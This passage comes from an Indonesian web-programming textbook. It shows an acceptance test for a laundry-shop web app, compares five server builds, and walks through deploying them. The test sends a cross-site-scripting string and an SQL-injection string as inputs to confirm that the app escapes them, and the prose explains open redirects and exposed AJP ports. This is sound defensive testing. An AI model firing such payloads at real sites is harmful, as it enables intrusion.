    def handle_endtag(self, tag):
        if tag == "form":
            self.current = None
```

Kode 10.53 (Lanjutan) *Paruh pertama acceptance/acceptance.py: peramban yang menyimpan cookie, mengirim kolom-kolom tersembunyi sebuah formulir, dan mengembalikan redirect alih-alih mengikutinya.*

```
class Browser:
    def __init__(self, base):
        self.base = base.rstrip("/")
        self.prefix = urllib.parse.urlparse(self.base).path    # "" or a context path,
/laundry
        self.opener = urllib.request.build_opener(
            urllib.request.HTTPCookieProcessor(CookieJar()), NoRedirect)

    def request(self, path, data=None):
        body = urllib.parse.urlencode(data).encode() if data is not None else None
        try:
            with self.opener.open(self.base + path, body, timeout=30) as r:
                return r.status, r.headers, r.read().decode("utf-8")
        except urllib.error.HTTPError as e:            # 3xx, 4xx and 5xx arrive here
            return e.code, e.headers, e.read().decode("utf-8", "replace")

    def hidden(self, path, action):
        """GET a page and return the hidden fields of its form that posts to `action`."""
        status, _, text = self.request(path)
        parser = Forms()
        parser.feed(text)
        return parser.forms.get(self.prefix + action, {})


def location(headers, prefix=""):
    """The path a redirect points to, without the context path (if the app has one)."""
    path = urllib.parse.urlparse(headers.get("Location", "")).path
    return path[len(prefix):] if prefix and path.startswith(prefix) else path
```

Dua pilihan desain membuat pengujian ini adil bagi setiap bangunan. Pengujian ini **tidak mengikuti *redirect***: `NoRedirect` mengembalikan `None`, sehingga 302 atau 303 kembali ke pengujian sebagai respons dengan *header* `Location` yang dapat diperiksanya. Dan pengujian ini **tidak pernah tahu nama kolom anti-pemalsuan**: `hidden()` mengambil halaman, mengurai formulirnya, dan mengembalikan *semua* masukan tersembunyi, apa pun namanya — `csrf` di empat bangunan, `__RequestVerificationToken` di ASP.NET Core. Peramban bekerja dengan cara yang sama; ia mengirim apa pun yang dimuat formulir. Itulah sebabnya pengujian ini menangkap token yang hilang di Subbab 10.8.5 tanpa pernah ditulis untuk mencarinya.

Kode 10.54 adalah paruh kedua: delapan belas pemeriksaan, dalam urutan yang akan dijumpai seseorang.

Kode 10.54 Delapan belas pemeriksaan. Masing-masing menamai satu perilaku dari **Tabel 10.1**; kegagalan mencetak apa yang diterima sebagai gantinya.

```
def main(base):
    results = []

    def check(name, ok, detail=""):
        results.append(ok)
        print("%s %02d %s%s" % ("PASS" if ok else "FAIL", len(results), name,
                                 "" if ok else "  <-- " + detail))

    b = Browser(base)
    s, h, _ = b.request("/customers")
    check("anonymous /customers is sent to /login",
          s in (302, 303) and location(h, b.prefix) == "/login", "%s %s" % (s,
h.get("Location")))

    s, _, page = b.request("/login")
    badge = re.search(r'class="stack">([^<]*)<', page)
    print("     server says: %s" % (badge.group(1) if badge else "?"))
    check("login page has a form with a hidden token",
          s == 200 and b.hidden("/login", "/login") != {})

    s, _, page = b.request("/login", {"email": "kasir1@profitina-laundry.example",
                                      "password": "wrong", **b.hidden("/login",
"/login")})
    check("wrong password: 401 and one neutral message",
          s == 401 and "Wrong e-mail or password." in page, str(s))

    s, _, _ = b.request("/login", {"email": "kasir1@profitina-laundry.example",
                                   "password": "Kasir#2026"})
    check("login without the token is refused (400 or 403)", s in (400, 403), str(s))

    s, h, _ = b.request("/login", {"email": "kasir1@profitina-laundry.example",
                                   "password": "Kasir#2026", **b.hidden("/login",
"/login")})
    check("cashier logs in and lands on /customers",
          s in (302, 303) and location(h, b.prefix) == "/customers",
          "%s %s" % (s, h.get("Location")))

    s, _, page = b.request("/customers")
    check("all customers: 256 found, first 20 shown",
          s == 200 and "256 customers found, showing the first 20." in page
          and page.count("<tr>") == 21, str(s))

    s, _, page = b.request("/customers?q=budi")
    check("search 'budi' finds 3", "3 customers found." in page)

    s, _, page = b.request("/customers?q=0896-0000-9434")
    check("search by phone finds Nabila Rahman",
          "1 customer found." in page and "Nabila Rahman" in page)
```

Kode 10.54 (Lanjutan) *Delapan belas pemeriksaan. Masing-masing menamai satu perilaku dari Tabel 10.1; kegagalan mencetak apa yang diterima sebagai gantinya.*

```
    s, _, page = b.request("/customers?q=" +
urllib.parse.quote("<script>alert(1)</script>"))
    check("search text is escaped, not executed",
          "<script>alert(1)" not in page and "&lt;script&gt;" in page)

    s, _, page = b.request("/customers?q=" + urllib.parse.quote("%' OR 1=1 --"))
    check("SQL typed into the search box is only text", "0 customers found." in page)

    s, _, page = b.request("/bills/new")
    check("new-bill form is shown to a cashier", s == 200 and 'name="units"' in page,
str(s))

    s, _, _ = b.request("/bills/new", {"customer": "C0001", "service": "S0002",
                                       "units": "3", "rack": "A05"})
    check("new bill without the token is refused (400 or 403)", s in (400, 403), str(s))

    token = b.hidden("/bills/new", "/bills/new")
    s, _, page = b.request("/bills/new", {"customer": "C9999", "service": "S0002",
                                          "units": "0", "rack": "Z99", **token})
    check("bad bill: 422 and three messages",
          s == 422 and "No customer with id C9999." in page
          and "Units must be a whole number from 1 to 100." in page
          and "A rack looks like A01 (rows A to C, 01 to 20)." in page, str(s))

    s, h, _ = b.request("/bills/new", {"customer": "c0001", "service": "S0002",
                                       "units": "3", "rack": "a05", **token})
    bill_path = location(h, b.prefix)
    check("good bill: redirect to /bills/<new id>",
          s in (302, 303) and re.fullmatch(r"/bills/B\d{4}", bill_path) is not None,
          "%s %s" % (s, h.get("Location")))

    s, _, page = b.request(bill_path)
    check("bill page: 3 kg express = Rp 36.000, queued, at Rungkut",
          s == 200 and "Rp 36.000" in page and "queued" in page and "Nabila Rahman" in page
          and "Profitina Laundry Rungkut" in page and "Dewi Lestari Putri" in page, str(s))
    print("     created %s" % bill_path.rsplit("/", 1)[-1])

    s, _, _ = b.request("/bills/B9999")
    check("unknown bill: 404", s == 404, str(s))

    s, h, _ = b.request("/logout", b.hidden("/customers", "/logout"))
    s2, h2, _ = b.request("/customers")
    check("log out, and /customers is closed again",
          s in (302, 303) and s2 in (302, 303) and location(h2, b.prefix) == "/login",
          "%s %s" % (s, s2))
```

Kode 10.54 (Lanjutan) *Delapan belas pemeriksaan. Masing-masing menamai satu perilaku dari Tabel 10.1; kegagalan mencetak apa yang diterima sebagai gantinya.*

```
    w = Browser(base)
    w.request("/login", {"email": "cuci1@profitina-laundry.example", "password":
"Cuci#2026",
                          **w.hidden("/login", "/login")})
    s, _, page = w.request("/bills/new")
    check("a washer may not open the new-bill form: 403",
          s == 403 and "Washers do not take new bills." in page, str(s))

    print("%d passed, %d failed" % (results.count(True), results.count(False)))
    return 0 if all(results) else 1


if __name__ == "__main__":
    sys.exit(main(sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:9004"))
```

Pandanglah pemeriksaan-pemeriksaan itu sebagai daftar sifat keamanan sekaligus fitur. Pemeriksaan 04 dan 12 adalah perlindungan CSRF. Pemeriksaan 03 adalah galat *login* yang netral. Pemeriksaan 09 adalah *escaping* keluaran; pemeriksaan 10 adalah *SQL injection*. Pemeriksaan 17 memastikan bahwa keluar benar-benar keluar. Pemeriksaan 18 adalah otorisasi — sudah *login* tidak sama dengan diizinkan. Tidak satu pun dari ini terlihat ketika aplikasi didemonstrasikan dengan mengeklik ke sana kemari, dan setiap satu di antaranya pernah hilang dari aplikasi sungguhan.

Untuk menjalankannya, nyalakan satu bangunan dengan salinan baru basis data, lalu di terminal kedua, dari folder `Chapter10`:

```
python acceptance/acceptance.py http://127.0.0.1:9001
```

dengan *port* bangunan yang Anda nyalakan. Pengujian ini membuat sebuah nota, jadi jalankan setiap bangunan di atas salinan baru `data/laundry.db`, atau nomor nota barunya tidak akan B2954 (pengujian itu sendiri menerima nomor berapa pun).

10.10.2 Hasilnya

Tabel 10.3 adalah apa yang terjadi di pembangunan buku ini.

Tabel 10.3 Pengujian penerimaan di pembangunan buku ini, masing-masing dijalankan terhadap salinan baru basis data dengan jam dibekukan pada 2026-09-30 21:00:00.

Bangunan	*Port*	Hasil	Catatan
PHP 8.4 + PDO, server bawaan	9001	18 lolos, 0 gagal	**Kode 10.24**
Java HttpServer + JDBC	9002	18 lolos, 0 gagal	
ASP.NET Core Razor Pages, Kestrel	9003	18 lolos, 0 gagal	setelah perbaikan di Subbab 10.8.5; versi pertama lolos 3
ASP.NET Core, keluaran `dotnet publish`	9003	18 lolos, 0 gagal	Subbab 10.12.3
Flask, server pengembangan	9004	18 lolos, 0 gagal	
Flask di bawah gunicorn, 2 *worker*, dengan `LAUNDRY_SECRET_KEY`	9005	18 lolos, 0 gagal	Subbab 10.12.4
Flask di bawah gunicorn, 2 *worker*, tanpanya	9005	12 lolos, 6 gagal	**Kode 10.56**
Servlet + JSP di Tomcat 11	8080	tidak dijalankan	Tomcat dan JSTL tidak tersedia (Subbab 10.6.7)

10.10.3 Di mana bangunan-bangunan berbeda di jalur kabel

Pengujian ini menerima salah satu dari dua jawaban di dua tempat, dan sebuah skrip *probe* kecil yang dijalankan di sampingnya mencatat persis apa yang dikirim setiap bangunan. **Tabel 10.4** adalah catatannya.

Tabel 10.4 Apa yang benar-benar dikirim setiap bangunan, sebagaimana tercatat di pembangunan buku ini. Setiap *cookie* bersifat `HttpOnly` dengan `SameSite=Lax`; ASP.NET Core juga memasang *cookie antiforgery* dengan `SameSite=Strict`.

Permintaan	PHP	Java HttpServer	ASP.NET Core	Flask	Servlet (dari kodenya)
`GET /customers`, belum *login*	303 → `/login`	303 → `/login`	302 → `/login?ReturnUrl=%2Fcustomers`	302 → `/login`	302 → `/login`
`POST /login`, kata sandi benar	303	303	302	303	303
`POST /bills/new`, sah	303	303	302	303	303
`POST` apa pun tanpa token	403	403	400	403	403
cookie login	`PHPSESSID`, 32 karakter	`SID`, 64 karakter	`.AspNetCore.Cookies`, 560 karakter, terenkripsi	`session`, data bertanda tangan	`JSESSIONID`
satu *login*, diukur sekali	0,16 s	0,24 s	0,18 s	0,24 s	—

302 atau 303. Sesudah sebuah `POST`, jawaban yang tepat adalah **303 See Other**: jawaban itu menyuruh peramban mengambil alamat baru dengan `GET`. **302 Found** semula berarti "ulangi permintaan yang sama di alamat lain", tetapi peramban sejak dulu mengubah `POST` menjadi `GET` ketika mengikutinya, dan spesifikasi HTTP [9] kini mengizinkan persis hal itu. Jadi keduanya berfungsi di setiap peramban; 303 menyatakan apa yang dimaksud. PHP, bangunan Java, dan Flask diperintahkan mengirim 303. `Redirect` dan `RedirectToPage` milik ASP.NET Core mengirim 302, demikian juga `sendRedirect` milik API *servlet* dan `redirect` bawaan Flask, yang menjadi sebab baris pengunjung-belum-*login* bercampur. Ini soal ketelitian, bukan soal kebenaran, dan ini persis jenis perbedaan yang tidak disadari siapa pun sampai dua sistem dibandingkan baris demi baris.

403 atau 400. Permintaan tanpa token CSRF yang sah ditolak oleh setiap bangunan, sebelum kode halaman apa pun berjalan. Keempat pemeriksaan yang ditulis dengan tangan menjawab **403 Forbidden** — "saya mengerti Anda dan saya menolak". *Filter antiforgery* milik ASP.NET Core menjawab **400 Bad Request** — "permintaan Anda cacat", karena permintaan yang sah pasti membawa token. Keduanya dapat dipertanggungjawabkan; yang penting, kode halaman tidak pernah berjalan.

`ReturnUrl`. *Handler cookie* ASP.NET Core menambahkan alamat yang diinginkan pengunjung, agar setelah *login* ia dapat dikirim kembali ke sana. Halaman *login* bangunan ini mengabaikannya dan selalu menuju `/customers`. Halaman yang *memakainya* harus memeriksa bahwa alamat itu lokal, atau halaman itu menjadi *open redirect*: tautan ke halaman *login* toko yang, setelah *login* yang sungguhan, mengirim korban ke situs tiruan milik penyerang.

10.11 Berdampingan

Subbab-subbab sebelumnya mengikuti satu bangunan pada satu waktu menuruni baris-baris **Gambar 10.38**. Subbab ini membaca kolom-kolomnya.

10.11.1 Dari alamat ke sepotong kode

Tabel 10.5 menyatukan kelima mekanisme *routing*.

Tabel 10.5 Cara setiap bangunan mengubah alamat menjadi kode. Tiga dari lima menaruh *route* di samping kode yang dijalankannya; dua menyimpan semua *route* di satu tempat.

Bangunan	Tempat *route* ditulis	Bentuk satu *route*	Bila dua dapat cocok
PHP	satu tabel di `public/index.php`	`['GET', '#^/bills/([A-Za-z][0-9]{4})$#', 'show_bill']`	baris pertama di tabel yang menang
Servlet	anotasi di setiap kelas	`@WebServlet("/bills/*")`	tepat mengalahkan awalan *path*, mengalahkan ekstensi, mengalahkan bawaan
HttpServer	`switch` di `dispatch`	`case "GET /customers" -> …`	`switch`-nya, lalu regex di `default`
ASP.NET Core	direktif di bagian atas setiap halaman	`@page "/bills/{id}"`	segmen literal mengalahkan parameter
Flask	dekorator di setiap fungsi	`@app.get("/bills/<bill_id>")`	aturan diurutkan menurut kespesifikan; bagian statis lebih dulu

Ada dua filosofi pada **Tabel 10.5**. Tabel PHP dan `switch` HttpServer menyimpan **semua *route* di satu tempat**, sehingga satu berkas menjawab "alamat apa saja yang dimiliki aplikasi ini?". Anotasi *servlet*, `@page` milik Razor, dan dekorator Flask menyimpan **setiap *route* di samping kodenya**, sehingga satu berkas menjawab "alamat apa yang dilayani kode ini?". Aplikasi besar di kerangka kerja mana pun akhirnya menginginkan kedua jawaban itu; itulah sebabnya ASP.NET Core dan Flask juga dapat mendaftar setiap *route* saat berjalan (`flask routes` mencetaknya).

Dan ada satu aturan yang dicapai setiap mekanisme dengan jalannya sendiri: ketika alamat tetap seperti `/bills/new` dan pola seperti `/bills/{id}` sama-sama dapat cocok, yang tetap harus menang. PHP mengandalkan urutan buatan Anda; yang lain menegakkannya sendiri.

10.11.2 Templat dan *escaping*

Tabel 10.6 Templat di kelima bangunan. Kolom terakhir adalah yang perlu dicari ketika meninjau kode untuk *cross-site scripting*.

Bangunan	Bahasa templat	Mekanisme *layout*	*Escaping*	Cara mencetak HTML mentah
PHP	PHP sendiri (`<?= ?>`)	tangkap halaman, lalu *include* `layout.php`	***opt-in***: `e()`	cukup `<?= $x ?>`
Servlet + JSP	JSP dengan EL dan JSTL	*include* statis `_top.jspf` dan `_bottom.jspf`	***opt-in***: `<c:out>`	cukup `${x}`
HttpServer	*text block* Java	metode `layout`	***opt-in***: `esc()`	cukup `%s`
ASP.NET Core	Razor (`@`)	`_Layout.cshtml` dengan `@RenderBody()`	**otomatis**	`@Html.Raw(x)`
Flask	Jinja2 (`{{ }}`, `{% %}`)	`{% extends %}` dengan blok	**otomatis**	*filter* `safe`

Tabel 10.6 memuat satu-satunya perbedaan keamanan terpenting dalam bab ini. Di tiga bangunan, lupa meng-*escape* satu nilai adalah lubang *cross-site scripting* dan tampak persis seperti kode yang benar. Di dua bangunan, lupa itu aman dan hal yang berbahaya memiliki nama yang panjang dan terlihat. Kelima bangunan lolos pemeriksaan 09, tetapi untuk PHP, JSP, dan *text block* itu terjadi karena setiap nilai di-*escape* dengan tangan, satu per satu. Ketika memilih mesin templat, pilihlah yang meng-*escape* secara bawaan.

10.11.3 Sesi, konfigurasi, data

Gambar 10.39 sudah menunjukkan dua cara mengingat *login*. **Tabel 10.7** menyatukannya dengan semua hal lainnya.

Tabel 10.7 Keempat sistem dalam bab ini, dibandingkan pada dimensi-dimensi yang dilalui bangunan-bangunannya.


	PHP 8 + PDO	Servlet + JSP	ASP.NET Core Razor Pages	Flask
Bahasa	PHP 8.4	Java 17+	C# 14 di .NET 10	Python 3.10+
Model proses	mulai dari nol setiap permintaan (*shared-nothing*)	satu JVM yang hidup lama, banyak *thread*	satu proses yang hidup lama, banyak *thread*	satu atau lebih proses yang hidup lama, masing-masing satu permintaan pada satu waktu (*worker sync*)
Titik masuk	`public/index.php`	*container* membaca WAR	`Program.cs`	`create_app()`
Pemeriksaan lintas-fitur	bagian atas *front controller*	sebuah `Filter`	*middleware* dan *convention*	`before_request`, dekorator
Status *login*	berkas per sesi di server	objek per sesi di memori	*claim* terenkripsi di *cookie*	data bertanda tangan di *cookie*
Perlindungan CSRF	ditulis dengan tangan	ditulis dengan tangan	bawaan, otomatis	ditulis dengan tangan (atau Flask-WTF)
API basis data	PDO	JDBC	ADO.NET	`sqlite3` / DB-API
Placeholder	`?` atau `:name`	`?`	`$name`, `@name`	`?` (`%s` di PyMySQL)
Konfigurasi	berkas PHP yang mengembalikan larik, ditambah `getenv`	`web.xml`, parameter konteks, JNDI, lingkungan	berlapis: berkas JSON, lingkungan, baris perintah	`app.config` dari variabel lingkungan
Server pengembangan	`php -S`	tidak ada bawaan (Tomcat, atau HttpServer JDK)	Kestrel, `dotnet run`	`flask run`, `app.run()`
Yang di-*deploy*	berkas-berkas sumber	berkas WAR	folder `dotnet publish`	berkas sumber ditambah *virtual environment*
Server produksi	Apache + mod_php, atau nginx + PHP-FPM	Tomcat, Jetty, atau server Jakarta EE penuh	Kestrel di belakang IIS, nginx, atau *load balancer* awan	gunicorn atau uWSGI di belakang nginx

Bacalah **Tabel 10.7** untuk mencari pola, bukan pemenang. Baris **model proses** menjelaskan sebagian besar baris lainnya: PHP mulai dari nol pada setiap permintaan, sehingga sesinya harus tinggal di berkas dan konfigurasinya dibaca setiap kali; yang lain menjaga sebuah proses tetap hidup, sehingga dapat menyimpan *store* yang sudah dikonfigurasi, *connection pool*, dan templat yang sudah dikompilasi di memori, tetapi harus berhati-hati dengan apa pun yang dipakai bersama di antara *thread*. Baris **status *login*** membagi sistem-sistem itu menjadi dua keluarga

yang berperilaku berbeda ketika server dinyalakan ulang atau digandakan. Dan baris **CSRF** menunjukkan nilai sebuah kerangka kerja yang menjadikan hal yang aman sebagai bawaan.

10.12 *Deployment*

"Berjalan di laptop saya" dan "berjalan untuk toko" adalah dua pernyataan yang berbeda. **Gambar 10.40** menggambarkan apa yang berdiri di antara Internet dan kode dalam susunan produksi yang lazim untuk setiap sistem.



Gambar 10.40 Susunan produksi untuk setiap sistem. Di setiap baris, sebuah server depan menangani TLS, berkas statis, dan klien yang lambat, lalu menyerahkan sisanya kepada program yang menjalankan aplikasi.

Bentuknya berulang. Sebuah **server depan** — Apache, nginx, atau IIS — menghadap Internet: ia memegang sertifikat TLS untuk HTTPS, melayani *stylesheet* dan gambar sendiri, dan menghadapi klien yang lambat atau berniat jahat. Di belakangnya berjalan **server aplikasi** yang mengeksekusi kode Anda. Hanya PHP di bawah `mod_php` yang meleburkan keduanya menjadi satu proses.

10.12.1 PHP: XAMPP dan Apache, atau nginx dan PHP-FPM

Di mesin Windows dengan XAMPP, bangunan PHP di-*deploy* dengan memberi Apache sebuah *virtual host* untuknya, **Kode 10.55**.

Kode 10.55 `php/deploy/httpd-vhosts-laundry.conf`: Apache juga mendengarkan di 9001, melayani `php/public`, mematuhi `.htaccess`-nya, dan meneruskan lokasi basis data ke PHP sebagai variabel lingkungan.

```
# Apache (XAMPP): add to xampp\apache\conf\extra\httpd-vhosts.conf, then restart Apache.
# Change the two paths to where the Chapter10 folder is on your machine.
Listen 9001
<VirtualHost *:9001>
    DocumentRoot "D:/WebPro/Chapter10/php/public"
    <Directory "D:/WebPro/Chapter10/php/public">
        AllowOverride All
        Require all granted
    </Directory>
    SetEnv LAUNDRY_DSN "sqlite:D:/WebPro/Chapter10/data/laundry.db"
</VirtualHost>
```

`AllowOverride All` adalah yang membuat Apache membaca `.htaccess`; tanpanya aturan penulisan ulang pada **Kode 10.17** diabaikan dan setiap alamat kecuali `/` menjawab 404. `SetEnv` menaruh `LAUNDRY_DSN` di tempat `getenv` pada **Kode 10.23** menemukannya. Di server Linux,

susunan yang lazim adalah nginx dengan **PHP-FPM**, *FastCGI Process Manager*, yang menyiapkan sekumpulan proses PHP dan menyerahkan setiap permintaan kepada salah satunya — siklus hidup *shared-nothing* tidak berubah, hanya prosesnya yang dipakai ulang. *Deployment* di kedua kasus berarti menyalin berkas: tidak ada yang perlu di-*build*. Konfigurasi ini tidak dijalankan di pembangunan buku ini, karena Apache tidak tersedia.

10.12.2 *Servlet* dan JSP: Tomcat

Aplikasi web Java di-*deploy* sebagai satu berkas, WAR. Salin `ROOT.war` ke folder `webapps` milik Tomcat, atau unggah di halaman Manager pada **Gambar 10.15**, lalu Tomcat membongkar dan menyalakannya — dan, bila `autoDeploy` menyala, men-*deploy* ulang ketika WAR baru disalin menimpa yang lama. Tomcat dapat menghadap Internet secara langsung, dengan sertifikat yang dikonfigurasi di konektor HTTPS-nya, tetapi lazimnya Apache atau nginx ditaruh di depannya, disambung lewat HTTP atau lewat konektor AJP yang tampak pada **Gambar 10.12** di *port* 8009 — yang dalam hal itu harus diikat ke `127.0.0.1` dan dilindungi rahasia, karena *port* AJP yang terbuka ke jaringan pernah menjadi jalur serangan. Tomcat sendiri adalah proses Java yang berjalan lama: di Windows ia dipasang sebagai layanan, di Linux dijalankan oleh `systemd`, dan memorinya diatur dengan `-Xmx` di `setenv.sh` atau `setenv.bat`. Seperti dikatakan Subbab 10.6.7, pembangunan buku ini mengompilasi dan mengemas WAR tetapi tidak dapat men-*deploy*-nya.

10.12.3 ASP.NET Core: Kestrel, IIS, dan `dotnet publish`

Aplikasi ASP.NET Core di-*deploy* sebagai keluaran `dotnet publish`. Di pembangunan buku ini,

```
dotnet publish -c Release -o publish
```

menghasilkan folder berukuran 276 kilobait: `LaundryRazor.dll` beserta `.deps.json` dan `.runtimeconfig.json`-nya, `appsettings.json`, `wwwroot`, dan `web.config` untuk IIS. Folder itu lalu dinyalakan dengan `dotnet LaundryRazor.dll` dan sebuah variabel lingkungan, `Laundry__CsvFolder`, yang menunjuk ke berkas-berkas CSV — konfigurasi berlapis dari Subbab 10.8.2 sedang bekerja, menimpa berkas tanpa menyuntingnya — dan pengujian penerimaan lolos kedelapan belas pemeriksaan terhadapnya.

`web.config` yang dihasilkan `dotnet publish` adalah seluruh bagian yang menyangkut IIS:

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2"
resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\LaundryRazor.dll"
stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
```

Di Windows, IIS tidak menjalankan aplikasinya sendiri. **ASP.NET Core Module** (`AspNetCoreModuleV2`), yang terpasang bersama *.NET Hosting Bundle*, menerima permintaan di IIS dan, dengan `hostingModel="inprocess"`, menjalankan aplikasi di dalam *worker process* IIS, tempat *pipeline* permintaan Kestrel menanganinya. Untuk men-*deploy*: pasang Hosting Bundle sekali, buat sebuah situs di IIS Manager (**Gambar 10.20**) yang *physical path*-nya (**Gambar 10.21**) adalah folder `publish`, dan atur *application pool*-nya ke *No Managed Code*, karena CLR .NET Framework yang sebaliknya akan dimuat *pool* itu bukanlah yang dipakai ASP.NET Core. Di Linux

folder yang sama berjalan sebagai layanan `systemd` dengan nginx di depannya, memakai blok `proxy_pass` persis seperti yang ditunjukkan untuk gunicorn pada **Kode 10.57**. Langkah IIS dan nginx tidak dijalankan di pembangunan buku ini; *publish* dan menjalankannya dilakukan.

10.12.4 Flask: gunicorn, dan sebuah *bug deployment* sungguhan

Server pengembangan Flask menyatakan dalam pesan awalnya sendiri bahwa ia bukan untuk produksi. Server produksi yang lazim di Linux dan macOS adalah **gunicorn**, server WSGI yang menyalakan satu proses *master* dan beberapa proses *worker*, yang masing-masing menjalankan salinan aplikasinya sendiri dan melayani satu permintaan pada satu waktu. Dokumentasi gunicorn [10] menyarankan, sebagai titik awal,

$$\text{jumlah worker} = 2 \times \text{jumlah inti CPU} + 1 \tag{10.3}$$

agar sebagian *worker* dapat menghitung sementara yang lain menunggu basis data atau jaringan. Menurut Persamaan (10.3), mesin pembangunan yang berinti dua akan memakai lima; dua sudah cukup untuk percobaan ini. Perintahnya adalah

```
LAUNDRY_SECRET_KEY=<64 digit heksadesimal acak> gunicorn -w 2 -b 127.0.0.1:9005
"app:create_app()"
```

dan gunicorn menyala seperti ini:

```
[2026-09-23 22:02:24 +0700] [24287] [INFO] Starting gunicorn 26.2.0
[2026-09-23 22:02:24 +0700] [24287] [INFO] Listening at: http://127.0.0.1:9005 (24287)
[2026-09-23 22:02:24 +0700] [24287] [INFO] Using worker: sync
[2026-09-23 22:02:24 +0700] [24290] [INFO] Booting worker with pid: 24290
[2026-09-23 22:02:24 +0700] [24291] [INFO] Booting worker with pid: 24291
[2026-09-23 22:02:24 +0700] [24287] [INFO] Control socket listening at
/root/.gunicorn/gunicorn.ctl
127.0.0.1 - - [23/Sep/2026:22:02:27 +0700] "GET /customers HTTP/1.1" 302 199 "-" "Python-
urllib/3.11"
127.0.0.1 - - [23/Sep/2026:22:02:27 +0700] "GET /login HTTP/1.1" 200 806 "-" "Python-
urllib/3.11"
```

Pengujian penerimaan lolos kedelapan belas pemeriksaan. Kemudian perintah yang sama dijalankan *tanpa* `LAUNDRY_SECRET_KEY`, dan pengujian mencetak **Kode 10.56**.

Kode 10.56 Pengujian penerimaan terhadap dua *worker* gunicorn yang masing-masing mengarang kunci rahasianya sendiri. Pemeriksaan mana yang gagal berubah dari satu jalan ke jalan berikutnya; bahwa ada yang gagal, tidak berubah.

```
PASS 01 anonymous /customers is sent to /login
     server says: Python Flask + Jinja2
PASS 02 login page has a form with a hidden token
FAIL 03 wrong password: 401 and one neutral message  <-- 403
PASS 04 login without the token is refused (400 or 403)
PASS 05 cashier logs in and lands on /customers
PASS 06 all customers: 256 found, first 20 shown
PASS 07 search 'budi' finds 3
PASS 08 search by phone finds Nabila Rahman
PASS 09 search text is escaped, not executed
PASS 10 SQL typed into the search box is only text
PASS 11 new-bill form is shown to a cashier
PASS 12 new bill without the token is refused (400 or 403)
FAIL 13 bad bill: 422 and three messages  <-- 403
FAIL 14 good bill: redirect to /bills/<new id>  <-- 403 None
FAIL 15 bill page: 3 kg express = Rp 36.000, queued, at Rungkut  <-- 302
     created
FAIL 16 unknown bill: 404  <-- 302
FAIL 17 log out, and /customers is closed again  <-- 403 302
PASS 18 a washer may not open the new-bill form: 403
12 passed, 6 failed
```

Inilah yang terjadi. Tanpa kunci di lingkungan, `create_app` mengarang kunci acak. gunicorn memanggil `create_app` sekali di *setiap worker*, sehingga kedua *worker* memiliki dua kunci yang berbeda. *Cookie* sesi yang ditandatangani *worker* A, bagi *worker* B, adalah pemalsuan: B membuangnya dan memperlakukan pengunjung itu sebagai orang asing tanpa sesi dan tanpa token CSRF. Setiap permintaan pergi ke *worker* mana pun yang sedang senggang, sehingga pengujian kadang dikenali dan kadang tidak — 403 pada formulir *login* yang tokennya berasal dari *worker* lain, 302 ke halaman *login* tepat setelah *login*. Jalan kedua gagal pada enam pemeriksaan yang berbeda. Di bawah server pengembangan, yang menjalankan satu proses, *bug* ini sama sekali tidak dapat muncul, dan justru karena itulah *bug* ini sampai ke produksi.

Perbaikannya satu baris konfigurasi *deployment*: atur `LAUNDRY_SECRET_KEY` yang sama, nilai acak yang panjang dan dijauhkan dari repositori, untuk setiap *worker*. Pelajaran umumnya berlaku bagi setiap sistem dalam bab ini. **Apa pun yang dikarang sebuah proses ketika menyala akan berbeda di setiap proses.** Sesi PHP yang disimpan di berkas selamat dari masalah ini, karena setiap proses PHP membaca folder yang sama; sesi di memori milik Tomcat tidak selamat bila ada dua Tomcat di belakang *load balancer* tanpa *sticky session* atau replikasi sesi; *cookie* ASP.NET Core memerlukan semua *instance* berbagi *key ring Data Protection* yang sama, dengan alasan yang persis sama dengan alasan Flask memerlukan satu kunci rahasia.

Di produksi, nginx berdiri di depan gunicorn, **Kode 10.57**, melayani `/static/` sendiri dan meneruskan sisanya.

Kode 10.57 `python/deploy/nginx-laundry.conf`: nginx melayani berkas statis dan meneruskan setiap permintaan lain ke gunicorn di *port* 9005, dengan memberitahukan *host*, alamat klien, dan skema aslinya. Berkas ini ditulis untuk bab ini dan tidak dijalankan di pembangunan buku ini.

```
# nginx in front of gunicorn (Linux). Put in /etc/nginx/sites-available/, link it into
# sites-enabled/, then: sudo nginx -t && sudo systemctl reload nginx
server {
    listen 80;
    server_name laundry.example;

    location /static/ {                        # nginx sends the files itself
        alias /srv/laundry/python/static/;
    }

    location / {                               # everything else goes to gunicorn
        proxy_pass http://127.0.0.1:9005;
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

10.13 Mana yang Dipilih

